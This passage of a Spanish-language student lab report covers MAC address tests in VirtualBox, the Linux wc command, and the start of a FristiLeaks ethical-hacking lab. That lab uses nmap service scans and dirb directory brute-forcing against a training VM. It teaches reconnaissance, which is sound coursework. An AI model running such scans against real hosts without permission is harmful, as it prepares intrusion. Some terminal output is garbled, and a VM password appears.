


Figura 113. Iniciamos Nuestra Máquina Virtual En Edubuntu

Al iniciar nuestra máquina virtual previamente configurada en VirtualBox , para loguearnos utilizamos la contraseña **Victor123**.





Figura 114. Hacemos la Prueba Con la Mac Que Agregamos


Para probar que la configuración hecha funciona vamos a nuestro navegador dentro de nuestra máquina virtual y buscamos una página cualquiera en este caso busqué YouTube, Otra opción de verificar que nuestra máquina está funcionando o la configuración esté funcionando es abrir la consola de nuestra distribución y mandar un ping A Google con el comando ping 8. 8. 8. 8 con esto deberá salir lo siguiente.



Lo que hicimos aquí fue probar el ping y como Como era evidente nos da pin de forma correcta lo que haremos a continuación será cambiar la Mac de forma manual desde la consola de edubuntu, esto nos permitirá ver si al cambiarla podemos navegar a internet común y corriente de poderse hacer quiere decir que nuestra configuración no fue correcta y la Mac permanente que pusimos no está funcionando.

5.5.1 Prueba de Que la Configuración Hecha Funciona Correctamente.

Para confirmar que el cambio de dirección MAC en Edubuntu si funciona, y se nos permite navegar con la Mac fija se logra cambiando la mac desde Ubuntu. Lo primro que se hizo fue ingresar al modo super usuario, luego apagar la interfaz de red usando el comando **sudo ip link set dev enp0s3 down**, luego asignamos una nueva dirección fisica con el comando **sudo ip link set dev enp0s3 address 00:11:22:33:44:55** por último reactivamos la interfaz con el comando **ip link set dev up** . En Edubuntu sobre VirtualBox, al modificar la MAC manualmente y no coincidir con la configurada en el hipervisor, la conexión NAT se interrumpe, impidiendo el acceso a internet.




```
root@victormanuel: /home/victormanuel/Desktop
victormanuel@victormanuel:~/Desktop$ sudo su
root@victormanuel:/home/victormanuel/Desktop# sudo ip link set dev enp0s3 down
root@victormanuel:/home/victormanuel/Desktop# sudo ip link set dev enp0s3 address 00:11:22:33:44:55
root@victormanuel:/home/victormanuel/Desktop# sudo ip lnk set dev enp0s3 up
Object "lnk" is unknown, try "ip help".
root@victormanuel:/home/victormanuel/Desktop# sudo ip lnk set dev enp0s3 up
Object "lnk" is unknown, try "ip help".
root@victormanuel:/home/victormanuel/Desktop# sudo ip link set dev enp0s3 up
root@victormanuel:/home/victormanuel/Desktop# ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
From 192.1.1.14 icmp_seq=1 Destination Host Unreachable
From 192.1.1.14 icmp_seq=2 Destination Host Unreachable
From 192.1.1.14 icmp_seq=3 Destination Host Unreachable
```

Figura 115. Comandos Realizados en la Prueba en su Respectivo Orden

Después de ingresar los comandos, volvemos a darle ping a Google, pero si notamos bien no se nos permitió salir a internet ya que no se reconoce esa dirección que estamos utilizando.

Luego de la prueba, se realizó el cambio de la Mac por la que configuramos previamente como Mac fija, por lo que no explicar de nuevo ese paso a paso por que s lo mismo que explique anteriormente.

A terminal window with a dark background and light-colored text. The window title bar shows 'root@victormanuel: /home/victormanuel/...' and standard window controls. The terminal content shows a series of commands and their outputs. First, 'sudo ip link set dev enp0s3 address 08:00:27:AA:BB:CC' is entered. Then, 'sudo ip link set dev enp0s3 up' is entered. Following this, two attempts to run 'ping.8.8.8.8' result in 'command not found'. The third attempt is 'ping 8.8.8.8', which successfully shows a series of ping results with decreasing times. The session ends with a Ctrl-Z signal, '[2]+ Stopped ping 8.8.8.8', and the prompt returns to the root user.

```
root@victormanuel:/home/victormanuel/Desktop# sudo ip link
root@victormanuel:/home/victormanuel/Desktop# sudo ip link
set dev enp0s3 address 08:00:27:AA:BB:CC
root@victormanuel:/home/victormanuel/Desktop# sudo ip link
set dev enp0s3 up
root@victormanuel:/home/victormanuel/Desktop#
root@victormanuel:/home/victormanuel/Desktop#
root@victormanuel:/home/victormanuel/Desktop# ping.8.8.8.8
ping.8.8.8.8: command not found
root@victormanuel:/home/victormanuel/Desktop# ping.8.8.8.8
ping.8.8.8.8: command not found
root@victormanuel:/home/victormanuel/Desktop# ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=113 time=23.9 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=113 time=23.2 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=113 time=68.3 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=113 time=25.7 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=113 time=22.4 ms
64 bytes from 8.8.8.8: icmp_seq=6 ttl=113 time=22.5 ms
64 bytes from 8.8.8.8: icmp_seq=7 ttl=113 time=22.6 ms
^Z
[2]+  Stopped                  ping 8.8.8.8
root@victormanuel:/home/victormanuel/Desktop#
```

Figura 116. Cambio de la Mac incorrecta Por la Correcta

Al cambiar los datos y dar ping de nuevo a Google Google se evidenciará que todo funciona de forma correcta.

5.6. Subcapítulo 2: Comandos en Linux Para Calcular la Cantidad de Caracteres en un Archivo

Según (IONOS, 2023a) El comando de Linux **wc** es aquel que nos permite conocer la cantidad de líneas, palabras y caracteres contenidos en un archivo. Además, puede aplicarse a varios documentos de forma simultánea, mostrando los resultados individuales y el total acumulado.

5.6.1 ¿Cómo funciona el comando wc?

(IONOS, 2023b) piensa que el comando **wc** en Linux funciona de manera sencilla. Por defecto muestra en la terminal el número de líneas, palabras y caracteres de un archivo, aunque también es posible especificar opciones para ver solo un parámetro. Asimismo, puede aplicarse a varios ficheros a la vez, entregando los resultados individuales de cada uno y la suma total de líneas, palabras y caracteres. Pero a su vez (IBM, 2023) nos dice que El comando **wc** se utiliza para contar el número de líneas, palabras y bytes en los archivos indicados mediante el parámetro archivo.

Si no se especifica un archivo, el comando toma como entrada la entrada estándar. Los resultados se muestran en la salida estándar, junto con un recuento total cuando se trabajan con varios archivos. Si se emplean banderas, el orden de estas determina la forma en que se presenta la salida. Una palabra se define como una cadena de caracteres delimitada por espacios, tabulaciones o saltos de línea y cuando se especifican archivos en la línea de comandos, sus nombres aparecen junto a los valores obtenidos.

5.6.2 Ejemplo, opciones de comando y su uso

Las opciones de comando que encontramos las mostraremos a continuación junto con un ejemplo de cómo se aplicarían al hacer una práctica tal cual como lo verán a continuación.

Tabla 6. Ejemplo, opciones de comando y su uso

Opción	Descripción	Ejemplo
-c	Muestra el número de bytes del archivo	wc -c ejemplo.txt
-l	Muestra el número de líneas	wc -l ejemplo.txt
-m	Muestra el número de caracteres	wc -m ejemplo.txt
-w	Muestra el número de palabras	wc -w ejemplo.txt
-L	Longitud de la línea más larga del archivo	wc -L ejemplo.txt

5.7. Subcapítulo 3: Creación de Usuarios en la Máquina Fristileaks

El jueves cuatro del mes en curso en la clase de auditoría de redes, realizamos un laboratorio de hacking ético en donde vulneramos una página web por defecto de Fristileaks, este capítulo del informe lo dedicaremos específicamente a replicar dicho laboratorio entendiendo que se descartar algunas cosas hechas en clase.

5.7.1 Configuración de Fristileaks

Para este paso lo que se hizo fue instalar el archivo punto evo contenedor de una máquina virtual bastante necesaria para esta práctica, lo que se hizo fue ingresar a nuestra VirtualBox, ingresamos en la configuración de red y cambiamos el conectado a Red NAT, luego cambiamos la dirección Mac por la que nos dio el profe. Tal como se ve en la imagen.




Figura 117. Configuraciones Previas a Nuestro Laboratorio

Luego de este proceso encendimos nuestra máquina de Fristileaks y revisamos que ya nos estuviera dando una dirección ip del segmento Red NAT configurado.




Figura 118. Dirección Obtenida En Fristileaks

Después de obtenida la dirección abrimos nuestro Kali Linux e hicimos el siguiente proceso, se realizó un escaneo de dirección ip con **nmap -sV** a la dirección ip 192.1.1.0/24, esto nos permitiría obtener una lista de direcciones conectadas a este segmento de red y algunos de sus versiones.




Figura 119. Escaneo de red Con Nmap -sV

```

Nmap scan report for 192.1.1.12
Host is up (0.00035s latency).
Not shown: 986 filtered tcp ports (no-response), 13 filtered tcp ports (host-prohibited)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.2.15 ((CentOS) DAV/2 PHP/5.3.3)
MAC Address: 08:00:27:A5:A6:76 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 192.1.1.13
Host is up (0.000060s latency).
All 1000 scanned ports on 192.1.1.13 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (5 hosts up) scanned in 19.90 seconds

```

Figura 120.1 Escaneo de red Con Nmap -sV

Luego de indagar que en la ip **192.1.1.12** estaba corriendo el servicio apache en su puerto predeterminado, abrimos una el navegador de Kali e ingresamos en la barra de búsqueda la ip antes mencionada.



Figura 121. Visualización de la Página por Defecto De Apache.

Luego revisamos el código fuente a ver si encontrábamos algún dato filtrado y al no hallar ninguno se procedió a copiar la url para realizar un mapeo de subdominios que permitirá encontrar aun dado importante dentro de los posibles sub dominios que encontráramos.




Figura 122. Revisión Del Código Fuente y Copia de la Url Para su Escaneo

Después de que se copió la ruta, fuimos a escanear a ver si existía algún subdominio en esa ip o url para mirar cuantos directorios ocultos pudiese haber para ello lo que hicimos fue emplear diccionario llamado dirb.




Figura 123. Revisión de Diccionario Dirb

Después de ejecutar **dirb** para identificar directorios en el servidor, procedimos a realizar la revisión de algunas presentes en la librería estas listas de palabras que incluye la herramienta

en la ruta `/usr/share/dirb/wordlists`. Que son diccionarios que el docente decía que nos servían para realizar un sinfín de hackeos y que incluso podríamos realizar nuestros propios diccionarios ya que algunos como `common.txt` contenían palabras comunes en utilizadas en los directorios.




Figura 124. Ingresamos a Una de Las Rutas Encontradas en el Escaneo

Al intentar ingresar de forma directa a la ruta que nos encontremos lo que nos mostró que no teníamos el permiso para poder ingresa a este sitio por lo que se procedió a escáner esta nueva ruta para ver que otras rutas se podrán encontrar y de nuevo nos encontramos con una ruta vacía

```
# dirb http://192.1.1.12/cgi-bin/

DIRB v2.22
By The Dark Raver

START_TIME: Tue Sep 9 06:03:21 2025
URL_BASE: http://192.1.1.12/cgi-bin/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
backdoor.php

e/webshells/php
hp /home/kali/Escritorio
GENERATED WORDS: 4612
e/webshells/php
Scanning URL: http://192.1.1.12/cgi-bin/
```

Figura 125. Escaneo de la Nueva Ruta

Se procedió entonces a hacer un mapeo a la ruta anterior, pero con un nuevo directorio llamado imagen, que no arrojó nada.

```
root@kali: /home/kali
Archivo Acciones Editar Vista Ayuda
# dirb http://192.1.1.12/images/

DIRB v2.22
By The Dark Raver

START_TIME: Tue Sep 9 06:10:36 2025
URL_BASE: http://192.1.1.12/images/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
re/webshells/php
php /home/kali/Escritorio
GENERATED WORDS: 4612
Scanning URL: http://192.1.1.12/images/
i/Escritorio

END_TIME: Tue Sep 9 06:10:55 2025
DOWNLOADED: 4612 - FOUND: 0
#
```

Figura 126. Escaneo e la ruta imagen

Lo que posterior mente se hizo fue abrir la ruta para comprobar que existiese algún archivo dentro de es ruta, esto derivó en que efectivamente existían dos imágenes en dicha ruta.




Figura 127. Archivos Encontrados.




Figura 128. Revisión la Imagen 1 de Los Archivos.




Figura 129. Revisión la Imagen 2 de Los Archivos.

Al revisar estas imágenes no encontramos nada interesante por lo precedí a intentar abrir la ruta **http:192.1.1.12/fristi**

